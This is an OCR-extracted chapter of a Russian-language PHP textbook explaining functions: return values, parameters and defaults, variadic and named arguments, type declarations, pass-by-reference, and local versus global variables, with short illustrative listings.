


Рис. 12.1. Структура синтаксиса функции `sqrt()`

Возвращаемый результат также имеет тип `float`. Получение квадратного корня из 4 может создать иллюзию, что возвращается целое число 2 (см. листинг 12.1). Однако если мы попробуем определить тип результата, то убедимся, что он соответствует описанию (листинг 12.2).

Листинг 12.2. Тип возвращаемого значения функции `sqrt()`. Файл sqrt_gettype.php

```
<?php
echo gettype(sqrt(4)); // double
```

Как можно видеть, возвращается тип `double`, который является синонимом для `float`.

Следует иметь в виду, что при вызове функции типы явно нигде не фигурируют: синтаксис функции лишь сообщает о том, какой тип параметра ожидается или какого типа будет результирующее значение. К типам явно прибегают в двух случаях: при создании собственных функций и когда логика вычисления требует явного преобразования. Созданию собственных функций будет посвящена вся оставшаяся часть этой главы. Для явного преобразования типа используются круглые скобки, внутри которых указывается нужный тип (листинг 12.3).

Листинг 12.3. Явное приведение типа. Файл explicit.php

```
<?php
echo (string)sqrt((int)4.5); // "2"
```

Здесь вещественное число 4.5 сначала преобразуется в целое 4 при помощи конструкции `(int)`. Потом функция `sqrt()`, которая ожидает вещественное число, все равно преобразует его в 4.0, а конечный результат 2.0 при помощи явного преобразования `(string)` преобразует к строке `"2"`.

До этого момента мы пользовались в основном готовыми, или, как говорят, *предопределенными* функциями. Однако мы тоже можем извлечь те выгоды, которые обеспечили создатели языка, предоставив возможность упаковывать сложный код в функции с говорящими названиями. Но для этого нам потребуется разобраться в тонкостях создания собственных функций.

Создание функции

Создать функцию можно при помощи ключевого слова `function`, после которого следует имя функции. После имени располагаются круглые скобки — мы будем их потом использовать для задания параметров. В фигурных скобках размещаются PHP-выражения, которые составляют тело функции (рис. 12.2).

Упрощенно синтаксис функции можно представить следующим образом:

```
function nameFunction()
{
    // выражения;
}
```

Имя функции не зависит от регистра, но должно быть уникально среди имен уже объявленных функций. Это означает, что, во-первых, имена `MyFunction`, `myfunction` и даже `MyFuNcTiOn` будут считаться одинаковыми, и, во-вторых, нельзя переопределить уже определенную функцию, стандартную или нет — не важно. Зато разрешено давать функциям такие же имена, как и переменным в программе, конечно, без знака `$` в начале.

PHP-сообщество накладывает дополнительные ограничения на именования функций. Согласно стандарту кодирования PSR имя функции задается в CamelCase-стиле, однако первая буква делается маленькой, чтобы отличать функции от классов.




Рис. 12.2. Определение функции

Ключевое слово *return*

Если функция возвращает какое-либо значение, в ее теле обязательно должна присутствовать конструкция `return`:

```
function nameFunction()
{
  // выражения;
  return 0; // возвращается значение 0
}
```

Создадим функцию `convertToGrams()`, которая конвертирует 5 килограммов в граммы (листинг 12.4).

Листинг 12.4. Пример простой функции. Файл return.php

```
<?php
function convertToGrams()
{
    $result = 5 * 1_000;
    return $result;
}
echo convertToGrams(); // 5000
```

Внутри функции вычисляется произведение двух чисел: 5 и 1000, которое присваивается переменной `$result`. Переменная `$result` передается конструкции `return`, поэтому функция возвращает значение 5000. Именно столько граммов содержится в 5 килограммах. Можно сократить размер функции, если сразу передать ключевому слову `return` выражение `5 * 1_000` без промежуточной переменной (листинг 12.5).

Листинг 12.5. Передача выражения конструкции return. Файл return_short.php

```
<?php
function convertToGrams()
{
    return 5 * 1_000;
}
echo convertToGrams(); // 5000
```

Чем короче код, тем больше бизнес-логики можно охватить одним взглядом на экране и тем легче разбираться с тем, что закодировано в программе. С другой стороны, в сложном выражении промежуточная переменная с говорящим именем тоже может значительно упростить чтение кода.

Конструкция return не обязательная — функция может ничего не возвращать. Модифицируем эту функцию так, чтобы она не возвращала полученный результат, а выводила его в браузер. Для этого достаточно внести конструкцию echo в тело функции (листинг 12.6).

> ***Примечание***
>
> С точки зрения Computer Science функция всегда возвращает результат. Для конструкций, которые выполняют набор выражений без возврата результата вызывающему коду, принято использовать термин *процедура*. Во многих языках программирования функции и процедуры даже разделены синтаксически — для их создания используются разные ключевые слова. В PHP такого разделения нет, поэтому мы будем для обоих случаев использовать термин *функция*.

Листинг 12.6. Вывод в браузер внутри функции. Файл function_echo.php

```
<?php
function convertToGrams()
{
    $result = 5 * 1_000;
    echo $result;
}
convertToGrams(); // 5000
```

Подход из приведенного примера не приветствуется, т. к. сильно сужает область применения функции. Возвращаемую строку можно передать далее для обработки другим функциям, в то время как вывод результата echo не позволит использовать его в таком качестве.

Функции не могут возвратить сразу несколько значений. Однако если это все же очень нужно, то можно вернуть массив (листинг 12.7).

Листинг 12.7. Возврат массива. Файл return_array.php

```
<?php
function simple()
```

```
{
    return [1, 2, 3];
}

// Присваивает массиву значение array(1,2,3)
$arr = simple();
var_dump($arr); // [1, 2, 3]

// Присваивает переменным $a, $b, $c первые значения из списка
[$a, $b, $c] = simple();

// Можно обращаться с функцией, как с массивом
echo simple()[2]; // 3
```

В этом примере использованы квадратные скобки для распределения значений массива по переменным `$a`, `$b` и `$c`. Вместо них можно применить конструкцию `list()`.

Если функция не возвращает никакого значения (т. е. конструкции `return` в ней нет), то считается, что функция вернула `null` (листинг 12.8).

Листинг 12.8. Неявный возврат `null`. Файл return_null.php

```
<?php
function f() { }
var_dump(f()); // null
```

Все же часто лучше вернуть `null` явно — например, используя `return null`.

Объявление и вызов функции

В PHP функция может вызываться до ее объявления (листинг 12.9).

Листинг 12.9. Вызов функции до ее объявления. Файл function_call.php

```
<?php
echo convertToGrams();  // 5000
function convertToGrams()
{
    $result = 5 * 1_000;
    return $result;
}
```

Это правило изменяется, если функция объявляется внутри условного оператора. В листинге 12.10 объявление функции помещено в конструкцию `if`, которая срабатывает с 50%-ной вероятностью. Достигается это генерацией случайного значения функцией `rand()`. Так как диапазон задан от 0 до 1, функция выдает по случайному значению: то 0, то 1.

Листинг 12.10. Объявление функции внутри конструкции `if`. Файл function_cond.php

```
<?php
// Объявляем функцию convertToGrams() с 50%-ной вероятностью
if (rand(0, 1) == 1) {
    function convertToGrams()
    {
        $result = 5 * 1_000;
        echo $result;
    }
}

echo convertToGrams();
```

Таким образом, при многократном обращении к скрипту можно наблюдать корректный ответ 5000, когда случайное число оказалось равным 1. Если же выпало значение 0, то содержимое `if`-блока не выполняется и попытка вызова функции `convertToGrams()` завершается ошибкой `PHP Fatal error: Uncaught Error: Call to undefined function convertToGrams()`.

В случае условного объявления функции объявить ее позже вызова тоже не получится (листинг 12.11).

Листинг 12.11. Условное объявление функции. Файл function_declare_error.php

```
<?php
$flag = true;

if ($flag) {
    echo convertToGrams(); // Fatal error: Uncaught Error:
}

if ($flag) {
    function convertToGrams()
    {
        $result = 5 * 1_000;
        echo $result;
    }
}
```

Попытка выполнить этот скрипт завершается ошибкой `Fatal error: Uncaught Error: Call to undefined function convertToGrams()`.

Параметры и аргументы

До настоящего момента наши функции только возвращали результаты, не принимая извне дополнительных данных. Если в функции `convertToGrams()` вместо 5 понадобится сконвертировать в граммы 11 килограммов, потребуется либо исправить содержимое

функции convertToGrams(), либо написать другую функцию, которая будет конвертировать уже 11 килограммов. Это не очень удобно и приводит к тому, что код начинает повторяться. Для решения этой проблемы предусмотрена *параметризация* функций. Параметры передаются в круглых скобках после имени функции (рис. 12.3).




Рис. 12.3. Использование параметра функции

Переработаем функцию convertToGrams() таким образом, чтобы она принимала параметр $value. Параметры действуют внутри тела функции как обычные переменные. Поэтому скалярное значение 5 можно заменить параметром $value, а количество килограммов можно будет указывать при вызове функции в круглых скобках (листинг 12.12).

Листинг 12.12. Вызов функции с аргументом. Файл param.php

```
<?php
function convertToGrams($value)
{
    $result = $value * 1_000;
    return $result;
}

echo convertToGrams(11); // 11000
```

Следует обратить внимание на терминологию — переменные, которые указываются в круглых скобках после названия функции, называются *параметрами*. Значения, которые указываются в круглых скобках при вызове функции, называются *аргументами* (рис. 12.4).




Рис. 12.4. Параметры и аргументы функции

При вызове функции `converToGrams()` ей передается один аргумент — число 11. Это число становится значением параметра `$value`, и выражение `$value * 1_000` внутри функции возвращает уже новое значение — 11000.

Если при вызове параметризованной функции не указать аргумент метода, возникнет сообщение об ошибке `PHP Fatal error: Uncaught ArgumentCountError: Too few arguments to function convertToGrams(), 0 passed` (листинг 12.13).

Листинг 12.13. Ошибка при отсутствии аргумента. Файл param_error.php

```
<?php
function convertToGrams($value)
{
    $result = $value * 1_000;
    return $result;
}

echo convertToGrams(); // PHP Fatal error:  Uncaught ArgumentCountError
```

Сообщение об ошибке информирует, что при вызове функции `converToGrams()` ожидается один аргумент, в то время как не передано ни одного (0 аргументов).

Функции могут принимать несколько параметров, которые указываются в круглых скобках через запятую. В функции `converToGrams()` можно заменить значение `1_000` параметром `$factor`, что позволит конвертировать не только килограммы в граммы, но и, например, килобайты в байты (листинг 12.14).

Листинг 12.14. Несколько параметров. Файл params.php

```
<?php
function convertToGrams($value, $factor)
```

```
{
    $result = $value * $factor;
    return $result;
}

define('BYTES_IN_KBYTES', 1024);
echo convertToGrams(11, BYTES_IN_KBYTES); // 11264
```

Начиная с PHP 8.0, после заключительного параметра функции может добавляться запятая. Допускается запятая и для последнего аргумента при вызове функции (листинг 12.15).

Листинг 12.15. Запятая после заключительного параметра. Файл params_comma.php

```
<?php
function convertToGrams($value, $factor,)
{
    $result = $value * $factor;
    return $result;
}

define('BYTES_IN_KBYTES', 1024);
echo convertToGrams(11, BYTES_IN_KBYTES,); // 11264
```

Такая особенность полезна при большом количестве параметров, особенно если в функцию постоянно добавляются новые и новые параметры. В этом случае запятая у заключительного параметра не допустит ситуации, когда ее забывают добавить.

> ***Примечание***
>
> Запятая после последнего элемента теперь разрешена не только в параметрах и аргументах функции. Такой прием можно использовать в массивах, конструкции `list()` и вообще везде, где используется оператор «запятая».

Параметры по умолчанию

Параметрам можно назначать значения по умолчанию. Тогда, если аргумент не задан, параметр будет инициализирован этим значением. В листинге 12.16 приводится пример функции конвертации, в которой параметр `$factor` имеет по умолчанию значение 1000.

Листинг 12.16. Параметры по умолчанию. Файл param_default.php

```
<?php
function convertToGrams($value, $factor = 1_000)
{
    $result = $value * $factor;
    return $result;
}
```

```
echo convertToGrams(11); // 11000
echo '<br />';
echo convertToGrams(11, 1024); // 11264
```

При вызове метода можно не указывать аргумент, которому соответствует параметр со значением по умолчанию. Если же аргумент указывается явно, он перезаписывает значение по умолчанию.

Когда функция содержит множество обязательных и необязательных параметров, то все обязательные параметры следует располагать до необязательных. Иначе PHP-интерпретатор будет рассматривать необязательные параметры как обязательные (листинг 12.17).

Листинг 12.17. Неверная позиция параметра по умолчанию. Файл param_default.php

```
<?php
function convertToGrams($factor = 1_000, $value)
{
    $result = $value * $factor;
    return $result;
}
```

Попытка объявить функцию, в которой параметр по умолчанию предшествует обязательному параметру, заканчивается предупреждением `PHP Deprecated: Optional parameter $factor declared before required parameter $value is implicitly treated as a required parameter.`

В качестве значения по умолчанию могут выступать значения базовых типов, `null`, массивы и, начиная с версии PHP 8.1, объекты (листинг 12.18).

Листинг 12.18. Объект в качестве параметра по умолчанию. Файл object_default.php

```
<?php
class Kilogram {
    public function size()
    {
        return 1_000;
    }
}
class Kilobyte {
    public function size()
    {
        return 1_024;
    }
}


function convert($value, $factor = new Kilogram())
{
    return $value * $factor->size();
}
```

```
echo convert(11); // 11000
echo '<br />';
echo convert(11, new Kilobyte()); // 11264
```

В приведенном примере функция `convert()` принимает в качестве второго параметра `$factor` объект, для которого можно вызывать метод `size()`. Этот метод возвращает размер, который соответствует классу:

- 1000 — для перевода килограммов в граммы (класс `Kilogram`);
- 1024 — для перевода килобайтов в байты (класс `Kilobyte`).

По умолчанию параметр `$factor` инициализируется объектом класса `Kilogram`. Однако в любой момент этот параметр может быть переопределен объектом другого класса — например, `Kilobyte`. Единственное требование к такому классу заключается в реализации метода `size()`. Если объект не будет отзываться на этот метод, произойдет ошибка.

> ***Примечание***
>
> Наличие метода `size()` в передаваемом объекте можно проконтролировать при помощи контроля типа аргументов и механизма интерфейсов. Контроль типа будет рассмотрен в этой главе чуть далее, а с интерфейсами мы познакомимся в *главе 31*.

Переменное число параметров

Некоторые функции допускают передачу им произвольного количества аргументов. Например, так себя ведет конструкция `echo()` (листинг 12.19).

> ***Примечание***
>
> Строго говоря, `echo()` — не функция, а конструкция языка, наряду с `if` или `foreach`. Однако внешне она ведет себя как функция. Более того, как будет показано чуть далее, мы можем в любой момент написать функцию, которая ведет себя как конструкция `echo()`.

Листинг 12.19. `echo` может принимать любое количество аргументов. Файл echo.php

```
<?php
echo 'PHP', 'Python', 'Ruby', 'JavaScript';
```

Мы можем самостоятельно разрабатывать такие функции. Чтобы функция могла принимать неограниченное количество параметров, необходимо воспользоваться последовательностью `...`, которая размещается перед одним из параметров. Внутри функции такой параметр рассматривается как массив, содержащий все дополнительные параметры (листинг 12.20).

Листинг 12.20. Использование последовательности `...`. Файл endless.php

```
<?php
function echoList(...$items)
{
```

```
    foreach ($items as $v) {
        echo "$v<br />\n"; // выводим элемент
    }
}

echoList('PHP', 'Python', 'Ruby', 'JavaScript');
```

Наряду с параметрами, которые предваряет последовательность ..., можно использовать и обычные параметры (листинг 12.21).

Листинг 12.21. Использование обычных параметров. Файл ordinary_endless.php

```
<?php
function echoList($x, $y, ...$items)
{
    echo $x;          // PHP
    echo $y;          // Python
    var_dump($items); // ['Ruby', 'JavaScript']
}

echoList('PHP', 'Python', 'Ruby', 'JavaScript');
```

Параметр `$x` принимает здесь значение `'PHP'`, параметр `$y` — `'Python'`, параметру `$items` достается урезанный массив из двух последних аргументов: `'Ruby'`, `'JavaScript'`.

Последовательность ... может использоваться не только перед аргументами функций, но и при вызове с массивом. Это позволяет осуществить «разложение» массива в список аргументов функции. Пусть имеется функция `tooManyArgs()` с большим количеством параметров. Можно поместить аргументы в массив `$args` и передать его функции, предварив оператором ..., который развернет элементы массива в соответствующие параметры (листинг 12.22).

Листинг 12.22. «Разложение» массива в список. Файл too_many_args.php

```
<?php
function tooManyArgs($fst, $snd, $thd, $fth)
{
    echo "Первый параметр: $fst<br />";
    echo "Второй параметр: $snd<br />";
    echo "Третий параметр: $thd<br />";
    echo "Четвертый параметр: $fth<br />";
}

$items = ['PHP', 'Python', 'Ruby', 'JavaScript'];
tooManyArgs(...$items);
```

Именованные аргументы

При вызове функции важно передавать аргументы в том порядке, в котором были определены параметры. Часто говорят о *позиционных* аргументах, т. к. имеет значение, каким аргументом передается значение — первым, вторым или третьим.

Начиная с PHP 8.0, помимо позиционных аргументов, можно использовать *именованные*. Для них не имеет значения порядок их следования, т. к. PHP-интерпретатор «понимает», к какому параметру относится аргумент, по его имени.

Объявление функции не претерпевает изменений — именованные параметры относятся только к ее вызову. При вызове функции перед аргументом указывается имя параметра, отделенное от значения двоеточием (листинг 12.23).

Листинг 12.23. Именованные параметры. Файл params_named.php

```
<?php
function convertToGrams($value, $factor = 1_000)
{
    return $value * $factor;
}

echo convertToGrams(value: 5); // 5000
echo '<br />';
echo convertToGrams(value: 11, factor: 1_000); // 11000
echo '<br />';
echo convertToGrams(factor: 1024, value: 11); // 11264
```

Как видно из приведенного примера, порядок следования аргументов теперь не имеет значения, и можно заполнять параметр `$factor` перед `$value`.

Такой вызов более нагляден, поскольку по числовому значению зачастую трудно догадаться о его назначении. Название параметра позволяет разобраться с назначением аргумента, не обращаясь к определению функции.

В примере, приведенном в листинге 12.23, это может быть неочевидным, т. к. определение функции размещено в том же скрипте, в котором производится ее вызов. Однако, если обратиться к какой-то стандартной функции, входящей в ядро PHP, польза именованных параметров становится более очевидной (листинг 12.24).

Листинг 12.24. Именованные параметры в функции `rand()`. Файл rand_named.php

```
<?php
echo rand(1, 10);
echo '<br />';
echo rand(min: 1, max: 10);
```

Функция `rand()`, предназначенная для получения случайного значения, предоставляется PHP-интерпретатором. Напомним ее синтаксис:

```
rand(int $min, int $max): int
```

Названия параметров `$min` и `$max` заданы на уровне интерпретатора, поэтому в качестве имен параметров мы взяли `min:` и `max:`. Этот прием можно использовать с любой функцией, которую вы встретите в книге или в документации языка PHP.

Допускается комбинирование позиционных и именованных аргументов. В этом случае позиционные аргументы должны предшествовать именованным (листинг 12.25).

Листинг 12.25. Позиционные аргументы идут первыми. Файл params_order.php

```
<?php
echo rand(1, max: 10);
```

Но если попробовать использовать именованный параметр несколько раз (листинг 12.26), это приведет к ошибке `PHP Fatal error: Uncaught Error: Named parameter $max overwrites previous argument.`

Листинг 12.26. Дублирование именованного параметра. Файл rand_named_double.php

```
<?php
echo rand(max: 1, max: 10);
```

Типы аргументов и возвращаемого значения

При создании функции допускается указывать типы аргументов и возвращаемого значения. В листинге 12.27 приводится пример функции `convert()`, в которой параметры объявлены целочисленными. Тип возвращаемого значения указывается через двоеточие после круглых скобок.

Листинг 12.27. Типы аргументов и возвращаемого значения. Файл types.php

```
<?php
function convert(int $value, int $factor = 1_000) : int
{
    return $value * $factor;
}

echo convert(11, 1024); // 11264
echo '<br />';
echo convert('10.0', 1024.0); // 10240
```

Как видно из листинга 12.27, PHP автоматически приводит строковый и вещественный типы к целому. Для того чтобы PHP требовал указанные при объявлении типы, необходимо включить *строгий режим типизации*. Для этого при помощи конструкции `declare()` объявление `strict_types` устанавливается в значение 1 (листинг 12.28).

Листинг 12.28. Строгая типизация. Файл strict_types.php

```
<?php
declare(strict_types = 1);
```

```
function convert(int $value, int $factor = 1_000) : int
{
    return $value * $factor;
}

echo convert(11, 1024); // 11264
echo '<br />';
echo convert('10.0', 1024.0);
```

Попытка выполнения программы из этого примера завершается ошибкой `PHP Fatal error: Uncaught TypeError: convert(): Argument #1 ($value) must be of type int, string given.`

В качестве типов параметров допускаются все типы, рассмотренные в *главе 5*, в том числе типы, допускающие значение `null`. В листинге 12.29 приводится функция `convert()`, в которой второй аргумент `$factor` может принимать значение `null`. В последнем случае в теле функции ему назначается по умолчанию значение 1000.

Листинг 12.29. Использование nullable-типа `?int`. Файл nullable.php

```
<?php
function convert(int $value, ?int $factor) : int
{
    $factor ??= 1_000;
    return $value * $factor;
}

echo convert(5, null);  // 5000
echo '<br />';
echo convert(11, 1024); // 11264
```

Если мы попробуем при вызове функции с целочисленными параметрами в качестве аргументов использовать числа с плавающей точкой, нас ждет неудача (листинг 12.30).

Листинг 12.30. Вызов функции с целочисленными параметрами. Файл types_error.php

```
<?php
declare(strict_types = 1);

function convert(int $value, int $factor = 1_000) : int
{
    return $value * $factor;
}

echo convert(11.0, 1024.0);
```

Выполнение этого скрипта завершится ошибкой `PHP Fatal error: Uncaught TypeError: convert(): Argument #1 ($value) must be of type int, float given`. Ошибку можно исправить, если воспользоваться объединением типов `int|float` (листинг 12.31).

Листинг 12.31. Использование объединения типов int|float. Файл types_union.php

```
<?php
declare(strict_types = 1);

function convert(int|float $value, int|float $factor = 1_000) : int|float
{
    return $value * $factor;
}

echo convert(11.0, 1024.0); // 11264
```

Типы `void`, `never` и `static` применяются только для возвращаемых значений и не должны появляться в параметрах. Рассмотрим `void` и `never` более подробно — они очень похожи и связаны с ситуацией, когда функция не может вернуть значения.

> ***Примечание***
>
> Тип `static` используется в объектно-ориентированном программировании, поэтому отложим его рассмотрение до *главы 14*.

Если функция не должна возвращать никакого значения, в качестве возвращаемого типа указывается `void` (листинг 12.32).

Листинг 12.32. Использование типа void. Файл void.php

```
<?php
function convert(int $value, int $factor = 1_000) : void
{
    echo $value * $factor;
}

convert(11); // 11000
```

Тип `never` используется для обозначения ситуации, когда уже при создании функции известно, что она не достигнет штатного завершения и ее выполнение будет прервано исключительной ситуацией или ошибкой (листинг 12.33).

Листинг 12.33. Использование типа never. Файл never.php

```
<?php
function fail() : never
{
    trigger_error('Эта функция никогда не завершится', E_USER_ERROR);
    // ...
}

fail(); // PHP Fatal error:  Эта функция никогда не завершится
```

Передача параметров по ссылке

В рассмотренных ранее примерах аргументы функции передаются по значению — т. е. значения параметров изменяются только внутри функции, и эти изменения не влияют на значения переменных за пределами функции (листинг 12.34).

Листинг 12.34. Передача аргумента по значению. Файл params_by_val.php

```
<?php
function getSum($var) // аргумент передается по значению
{
    $var = $var + 5;
    return $var;
}

$new_var = 20;
echo getSum($new_var); // 25
echo "<br />$new_var"; // 20
```

Чтобы переменные, переданные функции, сохраняли свое значение при выходе из нее, применяется передача параметров *по ссылке*. Для этого перед именем переменной необходимо поместить амперсанд (&):

```
function getSum(&$var)
```

В случае, если аргумент передается по ссылке, при любом изменении значения параметра происходит изменение переменной-аргумента (листинг 12.35).

Листинг 12.35. Передача аргумента по ссылке. Файл params_by_ref.php

```
<?php
function getSum(&$var) // аргумент передается по ссылке
{
    $var = $var + 5;
    return $var;
}

$new_var = 20;
echo getSum($new_var); // выводит 25
echo "<br />$new_var"; // выводит 25
```

Локальные переменные

У любой переменной имеется жизненный цикл: она появляется и в конце уничтожается. Во многих приведенных ранее примерах мы рассматривали аргументы функции как некие временные объекты, которые создаются в момент вызова и исчезают после окончания функции (листинг 12.36).

Листинг 12.36. Имена разных переменных могут совпадать. Файл local_variable.php

```
<?php
$a = 100;      // внешняя переменная, равная 100
function test($a)
{
    echo $a; // выводим значение параметра $a
    // Параметр $a не имеет к внешней переменной $a никакого отношения!
    $a++;     // изменяется локальная копия значения, переданного в $a
}
test(1);      // выводит 1
echo $a;      // выводит 100 - внешняя переменная $a не изменилась
```

В этом примере две разные переменные `$a`: одна из них вне функции, другая — внутри. Несмотря на то что переменные называются одинаково, они указывают на разные области памяти и не влияют друг на друга.

В действительности такими же свойствами будут обладать не только аргументы, но и все другие переменные, инициализируемые или используемые внутри функции. Совокупность таких переменных называют *контекстом* функции (или *областью видимости внутри функции*). Рассмотрим пример из листинга 12.37.

Листинг 12.37. Локальные переменные. Файл local.php

```
<?php
function simple()
{
    $i = rand();   // записывает в $i случайное число
    echo "$i<br />";  // выводит его на экран
    // Эта $i не имеет к глобальной $i никакого отношения!
}
// Выводит в цикле 10 случайных чисел
for ($i = 0; $i != 10; $i++) simple();
```

Здесь переменная `$i` в функции будет не той переменной `$i`, которая используется в программе для организации цикла. Поэтому, собственно, цикл и проработает только 10 итераций, напечатав 10 случайных чисел, а не будет крутиться долго и упорно, пока «в рулетке» функции `rand()` не выпадет 10.

Глобальные переменные

Разумеется, в PHP есть способ, посредством которого функции могут добраться и до любой глобальной переменной в программе (не считая, конечно, передачи параметра по ссылке). Для этого они должны проделать определенные действия, а именно: до первого использования в своем теле внешней переменной объявить ее «глобальной» при помощи ключевого слова `global`:

```
global $variable;
```

В листинге 12.38 приведен пример, который показывает удобство использования глобальных переменных внутри функции.

> **Совет**
>
> Использовать глобальные переменные следует только в случае острой необходимости. Злоупотребление ими ведет к созданию запутанного, сложно сопровождаемого кода.

Листинг 12.38. Глобальные переменные в функции. Файл global.php

```
<?php
$monthes = [
  1  => 'Январь',
  2  => 'Февраль',
  3  => 'Март',
  4  => 'Апрель',
  5  => 'Май',
  6  => 'Июнь',
  7  => 'Июль',
  8  => 'Август',
  9  => 'Сентябрь',
  10 => 'Октябрь',
  11 => 'Ноябрь',
  12 => 'Декабрь'
];

function getMonthName($number)
{
    global $monthes;
    return $monthes[$number];
}

echo getMonthName(2); // Февраль
```

Массив `$monthes`, содержащий названия месяцев, довольно объемен. Поэтому описывать его прямо в функции было бы неудобно — он бы тогда создавался при каждом вызове функции.

Массив *$GLOBALS*

Вообще-то, есть и второй способ добраться до глобальных переменных. Это использование суперглобального массива `$GLOBALS`.

Массив `$GLOBALS` доступен из любого места в программе — в том числе и из тела функции, и его не нужно никак дополнительно объявлять. Пример из листинга 12.38 с его использованием можно переписать более лаконично (листинг 12.39).

Листинг 12.39. Использование массива $GLOBALS. Файл globals_array.php

```
<?php
$monthes = [
  1  => 'Январь',
```

```
  2  => 'Февраль',
  ...
  12 => 'Декабрь'
];

function getMonthName($number)
{
    return $GLOBALS['monthes'][$number];
}

echo getMonthName(2); // Февраль
```

Кстати, тут мы опять сталкиваемся с тем, что не только переменные, но даже и массивы могут иметь совершенно любую структуру, какой бы сложной она ни была. Например, предположим, что у нас в программе есть ассоциативный массив `$A`, элементы которого — двумерные массивы чисел. Тогда доступ к какой-нибудь ячейке этого массива с использованием `$GLOBALS` мог бы выглядеть так:

```
$GLOBALS['A']['First'][10][20];
```

То есть получился четырехмерный массив!

Насчет `$GLOBALS` следует добавить еще несколько полезных фактов:

- сам массив `$GLOBALS` изначально является глобальным для любой функции, а также для самой программы. Так, вполне допустимо его использовать не только в теле функции, но и в любом другом месте;
- с массивом `$GLOBALS` допустимы не все операции, разрешенные с обычными массивами. А именно, мы не можем:
  - присвоить этот массив какой-либо переменной целиком, используя оператор `=`;
  - как следствие, передать его функции «по значению» — передавать его можно только по ссылке.

  Однако остальные операции допустимы. Мы можем, например при желании по одному перебрать у него все элементы и вывести их значения на экран (с помощью цикла `foreach`);
- добавление нового элемента в `$GLOBALS` равнозначно созданию новой глобальной переменной, а выполнение операции `unset()` для него равносильно уничтожению соответствующей переменной.

Как вы думаете, какой элемент (т. е. глобальная переменная) всегда в нем присутствует? Это переменная `GLOBALS`, которая также является массивом и в которой также есть элемент `GLOBALS`... Так что же было раньше: курица или яйцо?

На самом-то деле элемент с ключом `GLOBALS` является не обычным массивом, а лишь ссылкой на `$GLOBALS`.

Как работает инструкция *global*?

Вооружившись механизмом создания ссылок, можно наглядно продемонстрировать, как работает инструкция `global`, а также заметить один ее интересный нюанс. Как мы знаем, конструкция `global $a` говорит о том, что переменная `$a` является глобальной, т. е. является синонимом глобальной `$a`. Синоним в терминах PHP — это ссылка. Выходит, что `global` создает ссылку? Да, именно так. А вот как это воспринимается транслятором:

```
function test()
{
    global $a;
    $a = 10;
}
```

Приведенное здесь определение функции `test()` полностью эквивалентно следующему описанию:

```
function test()
{
    $a = &$GLOBALS['a'];
    $a = 10;
}
```

Из второго фрагмента следует, что конструкция `unset($a)` в теле функции, показанной в листинге 12.40, не уничтожит глобальную переменную `$a`, а лишь «отвяжет» от нее ссылку `$a`. Точно то же самое происходит и в первом случае.

Листинг 12.40. Особенности инструкции `global`. Файл unset.php

```
<?php
$a = 100;
function test()
{
    global $a;
    unset($a);
}
test();
echo $a; // выводит 100, т. е. настоящая $a не была удалена в test()!
```

